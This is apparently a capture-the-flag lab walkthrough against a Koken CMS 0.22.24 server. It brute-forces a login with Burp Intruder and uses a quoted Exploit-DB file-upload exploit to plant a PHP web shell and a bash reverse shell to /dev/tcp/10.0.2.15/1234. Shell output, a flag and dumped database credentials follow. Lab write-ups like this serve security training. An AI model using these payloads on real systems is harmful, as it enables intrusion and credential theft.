Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to http://10.0.2.7:18888

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1  POST /api.php?/sessions HTTP/1.1
2  Host: 10.0.2.7:18888
3  Content-Length: 46
4  Accept: application/json, text/javascript, */*; q=0.01
5  X-Koken-Auth: cookie
6  X-Requested-With: XMLHttpRequest
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138
   Safari/537.36
8  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9  Origin: http://10.0.2.7:18888
10 Referer: http://10.0.2.7:18888/admin/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: koken_session_ci=
   WVfUtonqin9OTbd1SOwlcRdmv6dVukPvuXe7GiVTF8%2FSqqLWPvajmAwLMdmgg%2BwTqCtKWMnApc7Tmp8hJiaS2n8lYVS%2F0WqNx4r6hj9j9BZpjW%2Fs8g
   oj2ZvXCph34drpXrY09mgokEx%2BPINHWqlGS7epRkIGCFknGKXZXp3vfzcFSNWPCxzkex%2FqwI0H%2FXRfRAQPa1RXh07%2F7XnYw4CEJ7JKWXO%2BxxQo1M
   sRb8jki3EllTwdbe8LHES3Liruw9XtYpZ3L622E6m8XW2xv99cWXeZMA7fWu68KRufZIA6wIx6VdAzH1LgmblCH6t9HzEcs9nN7t%2Fa%2FS6b09KQyXWKAK5l
   BJmN%2FJ3Y4alxjcLCzDGIsVtOWcanpgAOCa%2Fk3rU27HKJp1k1ilzaZmYSlUTY21XUjGH6N6dQRRB03vp%2B2EE%3D9d34749d0e618d619092fb7f8f6110
   0a041f7bd0
14 Connection: close
15
16 email=angela%40dundermifflin.com&password=test
```

```
15
16 email=angela%40dundermifflin.com&password=test
```

Scan
Scan selected insertion point
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Insert Collaborator payload
Request in browser
Engagement tools [Pro version only]
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings

1 × 2 × +

Positions Payloads Resource pool Settings

Choose an attack type Start attack

Attack type: Sniper

Then, we must highlight the captured password field in “Intruder”, right click once more, send to “Intruder” again, switch over to the “Payloads” tab, select the “Simple list” option under “Payload type”, then start to build the payload we can either make a list of the names in a text document to load, or add each cat name to our payload list using the “Add” function. We can then start the attack.

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings

1 × 2 ×

Positions Payloads Resource pool Settings

Choose an attack type Start attack

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.0.2.7:18888 Update Host header to match target

Add § Clear § Auto § Refresh

```
1  POST /api.php?/sessions HTTP/1.1
2  Host: 10.0.2.7:18888
3  Content-Length: 46
4  Accept: application/json, text/javascript, */*; q=0.01
5  X-Koken-Auth: cookie
6  X-Requested-With: XMLHttpRequest
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36
8  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9  Origin: http://10.0.2.7:18888
10 Referer: http://10.0.2.7:18888/admin/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: koken_session_ci=
   2PibgzrkiRH6I2abReoJurDXgNIDbYmx%2FVGEYZfEoqNfoUkGm9sdrmgjrajBP82XAZJsrUDANBJEmJl3Kfmt3sxirVnjd7%2FAbsVTCJO91tqTYt1R377QtopTFjdNQxcORqJQ%2
   FTBrJHiWz%2F9mAM4EYlM17V7KlicWwznFBJQFBpCz6D2EeuWeijPumZF%2BedZOFR4SguosvEuJoCjKXa6qgZQj4SyViXg%2BUifpwDLjKMU4QoPsQgP7u%2FukistJ80wAGdTNIK
   GktywkG6ln0PysYQgeQW%2B7vy23ENP6jxaUckY0tYopymVAGEmnlQIaB8wxMqDvcTzVS2t4vN8maBujbwUOCqoa8iV5Jp4gnmno3r94d6mgEMrwWLKex%2BejwRrYKTq7OYw1qatC
   2tcsP8rfVdwmRyvaRHWz5A9E%2F%2FL6ZLs%3Dc7e6f3e50e0d8049e640bf92af21d3022c6aac23
14 Connection: close
15
16 email=angela%40dundermifflin.com&password=§test§
```

Search... 0 matches Clear

1 payload position Length: 1104

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Collaborator

1 × 2 ×

Positions Payloads Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends c
customized in different ways.

Payload set: 1 Payload count: 21

Payload type: Simple list Request count: 84

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payl

Paste
Load ...
Remove
Clear
Deduplicate

Sprinkles
Garbage
Bandit
PrincessLady
Princess Lady
MrAsh
Mr Ash
Petals


Add Enter a new item

Add from list ... [Pro version only]


It returns a “302” status on the password “Crinklepuss”, instead of the “404” error on the other possible combinations. We can now access the Koken server using our acquired login credentials!

77	4	Tinkie	404	☐	☐	239
78	4	Crinklepuss	302	☐	☐	1765
79	4	BanditTwo	404	☐	☐	239


The correct login credentials turn out to be:
E-mail: angela@dundermifflin.com
Password: Crinklepuss



Success! After entering the correct login credentials, we can access the Koken CMS using Angela's information.



By switching over to the “Settings” tab in the Koken CMS, we can find what version it is running to see if we can find any possible exploits we can use to escalate our privileges. The Koken CMS is running version “0.22.24”.



After a quick Google search we find that we can upload an image containing a reverse .php shell found on the exploit data base below:

https://exploit-db.com/explots/48706

exploit-db.com/exploits/48706

```
# Exploit Title: Koken CMS 0.22.24 - Arbitrary File Upload (Authenticated)
# Date: 2020-07-15
# Exploit Author: v1n1v131r4
# Vendor Homepage: http://koken.me/
# Software Link: https://www.softaculous.com/apps/cms/Koken
# Version: 0.22.24
# Tested on: Linux
# PoC: https://github.com/V1n1v131r4/Bypass-File-Upload-on-Koken-CMS/blob/master/README.md

The Koken CMS upload restrictions are based on a list of allowed file extensions (withelist), which facilitates bypass through the
handling of the HTTP request via Burp.

Steps to exploit:

1. Create a malicious PHP file with this content:

   <?php system($_GET['cmd']);?>

2. Save as "image.php.jpg"

3. Authenticated, go to Koken CMS Dashboard, upload your file on "Import Content" button (Library panel) and send the HTTP request to
Burp.

4. On Burp, rename your file to "image.php"

5. On Koken CMS Library, select you file and put the mouse on "Download File" to see where your file is hosted on server.

POST /koken/api.php?/content HTTP/1.1
```

Based on the exploit we found on the Koken server, we need to create a fake image using the text editor “nano”.


```
└$ sudo nano newshellpic.php.jpg
```


We can establish a reverse shell with the following .php one liner.


<?php shell_exec("/bin/bash -c 'bash -i >& /dev/tcp/10.0.2.15/1234 0>&1'"); ?>

```
GNU nano 7.2                    newshellpic.php.jpg
?php shell_exec("/bin/bash -c 'bash -i >& /dev/tcp/10.0.2.15/1234 0>&1'"); ?>
```

Then, we turn on interceptor in BurpSuite, upload the fake image, and catch it with interceptor.







In interceptor, we need to delete the “.jpg” off both instances of the fake image we just uploaded “newshellpic.php.jpg” and change it to “newshellpic.php”, then click the “Forward” button until all of the traffic is sent through interceptor. Then we can turn Interceptor off and call back to our PHP reverse shell with “netcat”.

Dashboard | Target | Proxy | Intruder | Repeater | Collaborator | Sequencer | Decoder | Comparer | Logger | Extensions | Learn

Intercept | HTTP history | WebSockets history | Proxy settings

Request to http://10.0.2.7:18888

Forward | Drop | Intercept is on | Action | Open browser

Pretty | Raw | Hex

```
1  POST /api.php?/content HTTP/1.1
2  Host: 10.0.2.7:18888
3  Content-Length: 989
4  x-koken-auth: cookie
5  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138
   Safari/537.36
6  Content-Type: multipart/form-data; boundary=----WebKitFormBoundarySe8jmAwtOHxNCZQ1
7  Accept: */*
8  Origin: http://10.0.2.7:18888
9  Referer: http://10.0.2.7:18888/admin/
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: koken_session_ci=
   K%2Fdq4z1PIMdyiXEEKmuO8V65SHefFw6dWiaKHLTCSrgDaZaEC%2B%2BC0hXSHOflbo8vhN9nN2OxP0H2lkrrOp%2BJMv1eiEQAygmebyTotNBw8%2FFI7opa
   zFP16qTVZY8gyUSZO%2B3oi65nPR3saALXqsB53tFuTBfK7N93VYMlFBwbXpnRadcEy5f8v4zqW%2FlAfsDYjiVpfzY3dBH24VYo1EyITrel6S%2BRdDb23EwZ
   OHY4T%2BEMzfSE9pnrs9nw70cvRQFLvCOto69Y3OZd8%2BVF%2BgxMPRC3q1N%2BJU5sUb%2F2voAniVr9n8eQpoLiUssqGWS4vgVwgeieDm%2Fz7ih5DJuDjm
   plMtxw%2BYmx9RFNEG4a430GNmUJTcPCjv%2B8UZFRvCFONVaKdpoMpH8KisF0%2B3XImpPkKDBNX9xZIuq9P7SZdqmEq6UCByd4PkGEWuDQ6u4W4uKlar2bC4
   jrGikfzxfW3z2jIk%2FEdGnzCbD544OMegWIpRvPjyASPa2j7FPOUpryVVLWoQUmAjR7cvj25r%2FHxxbjUug5cQE5z77ZiB9YbbQdebe7Sd%2FUErf1R50B1N
   KDRUb43WkTwtPpFNlhc%2B%2BLH8MfgNXxSbbEexhUR4XCl%2FI6Fk703x1r3UVS%2Bt1EKwG8A%2Frvis%2Fhch27IkzL3ea%2Fk5UXxO8TLinQUKaDiM6Yh9
   1M8F2MonlHu22m4cWLVGG32cnnddK%2BlvP4lskHKXw6skMJzgYNhYqYM5y65SqLjJMydmK%2BACTSk4ku%2BZpzKNY43xDTAjgKfLJyTH1eSdGN36SH7Fe4TP
   P5b4trews4RSDVhudboFyJFBWwTpbp8nBVGV5HuZBDZnRVqtsGyaahS1RpG4anlYdeTjbsHrldatM7BGcNFeFyhXdBpmeljqM8oUMn5V5N8FTmAYoOsTKKMCaP
   X%2FfHQVcJWqnDinJ9%2FbKpGw6Z%2BHXxHet7CEsEnNube5%2Bl1Hka6ZmsiY0mpz6WixeDoFfEuCjS7pBr%2FXE9LC7749%2Fsl9qXEFjqre2kfywAPnI2ps6
   lkINGm%2FuUBXXH9uZtC%2Fd6CmzL56T5BsJpc1N7qpcZYe9IalLBmwaDnrqDGBnygwFMFknqfqe%2FAWtRmmv4ZIUk59jPEpRv%2BGggn9K%2Bc1DwxuTxp7h
   6lmo4QyJvmAMpQmthrKe%2F6WFe8pDnRHJuzVhvwvseCoo2uWHVsBQboAN1agGHE0%2BfYU%2FA%2BNnnuskDrkYmXXz9VIQh8CF7cuF0HiUaTqIit9ccCIRbq
   EssI9VELJHDXmQowF%2B%2BXefl5ZoAC99Ft8UPNfU%2B3Gv36%2FokXEa1fZaoOXehlTWRlNrVu10y5Cn%2FSjZbaHIwDY1ScvnqRoi2l8U28bJU8THcNfhp3
   wQ%3D%3Ddd2553cfd72f877f7411247be3385c38834e6cc6
13 Connection: close
14
```

```
17
18 newshellpic.php.jpg
19 ------WebKitFormBoundarySe8jmAwt
22 0
23 ------WebKitFormBoundarySe8jmAwtOHxNCZQ1
24 Content-Disposition: form-data; name="chunks"
25
26 1
27 ------WebKitFormBoundarySe8jmAwtOHxNCZQ1
28 Content-Disposition: form-data; name="upload_session_start"
29
30 1684795011
```

```
17
18 newshellpic.php                    OHxNCZQ1
19 ------WebKitFormBounda            name="chunk"
22 0
23 ------WebKitFormBoundarySe8jmAwtOHxNCZQ1
24 Content-Disposition: form-data; name="chunks"
25
26 1
27 ------WebKitFormBoundarySe8jmAwtOHxNCZQ1
28 Content-Disposition: form-data; name="upload_session_start"
29
30 1684795011
31 ------WebKitFormBoundarySe8jmAwtOHxNCZQ1
32 Content-Disposition: form-data; name="visibility"
33
34 public
35 ------WebKitFormBoundarySe8jmAwtOHxNCZQ1
36 Content-Disposition: form-data; name="license"
37
38 all
39 ------WebKitFormBoundarySe8jmAwtOHxNCZQ1
40 Content-Disposition: form-data; name="max_download"
41
42 none
43 ------WebKitFormBoundarySe8jmAwtOHxNC
44 Content-Disposition: form-data; name=; filename="newshellpic.php
45 Content-Type: image/jpeg
46
47 <?php shell_exec("/bin/bash -c 'bash -i >& /dev/tcp/10.0.2.15/1234 0>&1'"); ?>
48
49 ------WebKitFormBoundarySe8jmAwtOHxNCZQ1--
```

Once, we have established a connection using the following “netcat” command: “nc -nvlp 1234”

```
└$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.7] 53914
bash: cannot set terminal process group (757): Inappropriate ioctl for device
bash: no job control in this shell
www-data@doomsday:/var/www/koken/storage/originals/a6/52$
```

From here, we can search for the next hint which we can find in the directory “/var/www/html” We can download the images separately from the shell or navigate to the location in our web browser.

```
└$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.7] 53914
bash: cannot set terminal process group (757): Inappropriate ioctl for device
bash: no job control in this shell
www-data@doomsday:/var/www/koken/storage/originals/a6/52$ cd /var/www/
cd /var/www/
www-data@doomsday:/var/www$ ls
www-data@doomsday:/var/www/html$ ls
ls
_hint_
background.png
index.html
nick
robots.txt
staffblog
www-data@doomsday:/var/www/html$
```

10.0.2.7/_hint_/

After navigating through the database, we also found the 2nd flag in the following directory:

cd /var/www/html2/secret

cat index.html.bak

```
www-data@doomsday:/var/www/html2/secret$ cat index.html.bak
cat index.html.bak
<!doctype html>
<html>
  <head>
    <title></title>
  </head>
  <body>
    <p>#FLAG2: 0a9025f72493da059a26db3acb0e2c42</p>
  </body>
</html>
www-data@doomsday:/var/www/html2/secret$
```

Also, in the “var/www/koken/storage/configuration” directory we can use the “cat database.php” command to find a hint for another flag.

cd /var/www/koken/storage/configuration

cat database.php

```
www-data@doomsday:/var/www/koken/storage/configuration$ cat database.php
cat database.php
<?php
        return array(
                'hostname' => 'localhost',
                'database' => 'kokendb',
                'username' => 'kokenuser',
                'password' => 'Toby!Flenderson444',
                'prefix' => 'koken_',
